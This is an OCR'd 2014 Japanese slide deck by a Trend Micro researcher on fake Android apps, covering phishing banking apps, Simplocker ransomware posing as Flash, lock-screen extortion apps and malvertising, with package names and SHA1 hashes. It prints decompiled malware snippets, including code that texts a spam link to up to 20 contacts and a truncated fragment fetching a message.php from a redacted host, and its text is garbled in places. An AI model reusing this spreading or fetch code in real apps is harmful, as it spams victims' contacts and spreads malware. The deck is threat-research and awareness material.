様々なジャンルにはびこる偽アプリ

Noriaki HAYASHI

Senior Researcher

Forward-looking Threat Research

日本スマートフォンセキュリティ協会（JSSEC）技術部会主催
「スマートフォン セキュリティ アップデート（2014 夏）」
2014.8.1 (FRI)

自己紹介

林　憲明

トレンドマイクロ株式会社
フォワードルッキングスレットリサーチ シニアリサーチャー

研究領域キーワード:
オンライン詐欺 / スマートフォン
ソフトウェア無線 / Internet of Things / 車載機器


略歴：
トレンドマイクロ株式会社、フォワードルッキングスレットリサーチ、シニアリサーチャー。
大学卒業後、2002年トレンドマイクロ入社。国内専門のウイルス解析機関である「リージョナルトレンドラボ」を経て、2010年に新設されたグローバルの最先端脅威研究組織である「フォワードルッキングスレットリサーチ」へ異動。現在に至る。
「先読み係」として、テクノロジやユーザーの調査／分析にとどまらず、脅威を生み出す側（犯罪者）が何を狙い／計画しているかに着目し、トレンドマイクロが備えるべき製品／技術の方向性立案を担当している。
一般社団法人日本スマートフォンセキュリティ協会 技術部会、マルウエア対策WG、アプリケーションWG、ネットワークWG所属。
特定非営利活動法人日本ネットワークセキュリティ協会 調査研究部会 IoTセキュリティWG所属。
2012年よりフィッシング対策協議会運営委員も務める。

JAPAN SMARTPHONE SECURITY ASSOCIATION
技術部会 マルウェア対策WG
アプリケーションWG
ネットワークWG

Agenda

1. 今そこにある不正アプリの脅威
2. 金融機関を狙う偽アプリ
3. Flash Playerを騙る偽アプリ
4. PPI獲得を狙う Malvertisement
5. 安全にスマホを利用するコツ

今そこにある 不正アプリの脅威




JSSEC:「スマートフォン セキュリティ アップデート（2014 夏）」

Google play

上位50本を調査

人気アプリは模倣される



- Apps with fake versions **77%**
- Apps without fake versions 23%

※上位50本について調査した結果、
模倣被害を受けているアプリは全体の77%

JSSEC:「スマートフォン セキュリティ アップデート（2014 夏）」

89万本の偽アプリを調査

アドウェア：59,185件
マルウェア：394,263件

偽アプリは危険

- Malicious 51%
- Nonmalicious 49%

※2014年4月 トレンドマイクロ調べ

JSSEC:「スマートフォン セキュリティ アップデート（2014 夏）」

偽アプリの事例を確認

金融機関を狙う脅威

JSSEC:「スマートフォン セキュリティ アップデート（2014 夏）」

フィッシングアプリによる詐欺


Package Name: info.grupovg.cimbclicks

生存期間　8日間

ダウンロード数　500回


JSSEC:「スマートフォン セキュリティ アップデート（2014 夏）」

欧州を襲った Operation Emmental



JSSEC:「スマートフォン セキュリティ アップデート(2014 夏)」


欧州を襲った Operation Emmental



日本語翻訳

何らかの理由により、携帯電話でリンクを受け取れない場合は、代わりのダウンロード方法を使用してください：
お使いの携帯ブラウザに次のアドレスを入力します。 h++p://{BLOCKED}
または QRコード をスキャンしてください。

欧州を襲った Operation Emmental




JSSEC:「スマートフォン セキュリティ アップデート（2014 夏）」

偽アプリの事例を確認

根強い人気のFlash Player

FLVplayer を騙る「身代金求型」アプリ



2014年6月の報告

別名:

Simplocker
Sex xonix
dayWeekBar
Android Update
Shadow Fight 2

児童ポルノの閲覧を検出と脅迫

Package Name: org.simplelocker
SHA1 : 18547A39B314ACECD26897D9C3F6D2747EF9410E

FLVplayer を騙る「身代金求型」アプリ

Package Name: org.simplelocker
SHA1 : 18547A39B314ACECD26897D9C3F6D2747EF9410E

2014年6月の報告

画像/文書/動画を暗号化(.enc)

復号費用として

1,000~100 RUB要求

C&Cサーバーを

onionドメインで運用

NOT 暗号化機能「身代金求型」


Package Name: com.android
SHA1 : 9B5CDC72403E824DCC2EB9E4F884CCE8E555AAD1

2014年5月の報告

動画再生アプリを装う:
BaDoink

法執行機関の警告を装った
ロック画面を無限ループ表示

NOT 暗号化機能「身代金求型」



Package Name: com.android
SHA1 : 9B5CDC72403E824DCC2EB9E4F884CCE8E555AAD1

2014年5月の報告

既にテイクダウン済み

Android デバイスをセーフモードで起動しなければループから脱出できない

同様の手法がワンクリ詐欺に転用される可能性あり

Google play で発見！偽Flashアプリ

2013年9月の報告

デベロッパー名:

Flash Player for Android

Subject

DN: CN=tq1m2dd66vyg

CN: tq1m2dd66vyg

Issuer

DN: CN=tq1m2dd66vyg

CN: tq1m2dd66vyg

Package Name: com.rg2333g53t244frf.flash.player
SHA1 : 334FF946DA87A4CE8934267B4A198CC25BDCE38E

Google play で発見！偽Flashアプリ

```
        public void onClick(View paramView)↓
        {↓
          if (Build.VERSION.SDK_INT < 14);↓
          for (String str = "http://download.macromedia.com/pub/flashplayer/installers/archive/android/11.1.111.32/install_flash_pl
layer/installers/archive/android/11.1.115.37/install_flash_player_ics.apk")↓
          {↓
            LaunchActivity.this.startActivity(new Intent("android.intent.action.VIEW", Uri.parse(str)));↓
            return;↓
          }↓
        }↓
      });↓
      BootReceiver.start(this, true);↓
      return;↓
```

「ANDROIDOS_REVMOB.A」は正規FlashPlayerをダウンロードするコードを含む

犯罪者の狙い

Malvertisement

不正な広告表示が犯罪者の収入源に


Malvertisementの事例を確認

Pay Per Install

SMSをばらまくMalvertisement 活動

2014年6月の報告

上位20件の読み取り



英文SMSの送信

Package Name: com.kentapps.theselftimer
SHA1 : 45A5C93FA6FF2586C4E296182CA781E8DF7342BC

SMSをばらまくMalvertisement 活動

```
public void run()
{
  for (int i = 0; ; i++)
  {
    if (i >= Math.min(20, this.users.size()))
    {
      if (this.listener != null)
        this.listener.onTaskComplete("OK");
      return;
    }
    Map localMap = (Map)this.users.get(i);
    String str1 = (String)localMap.get("phone");
    String str2 = (String)localMap.get("name");
    if ((str1 == null) || (str1.equals("null")) || (str2 == null) || (str2.equals("null")))
      continue;
    String str3 = "Dear " + (String)localMap.get("name") + ", Look The Self-time, " + "http://g          5";
    sendSMS((String)localMap.get("phone"), str3);
  }
}
```

AndroidOS_SlfMite.A

Dear <受信者名> , Look at The Self-Time, http://<不正サイトURL>

「AndroidOS_SlfMite.A」が送信するSMSメッセージの本文例

不正アプリの目的は Pay Per Install

AndroidOS_SlfMite.A


```
public void run()
{
  Object localObject1 = "";
  try
  {
    BufferedInputStream localBufferedInputStream = new BufferedInputStream(new URL("http://[redacted]/message.php").openConnec
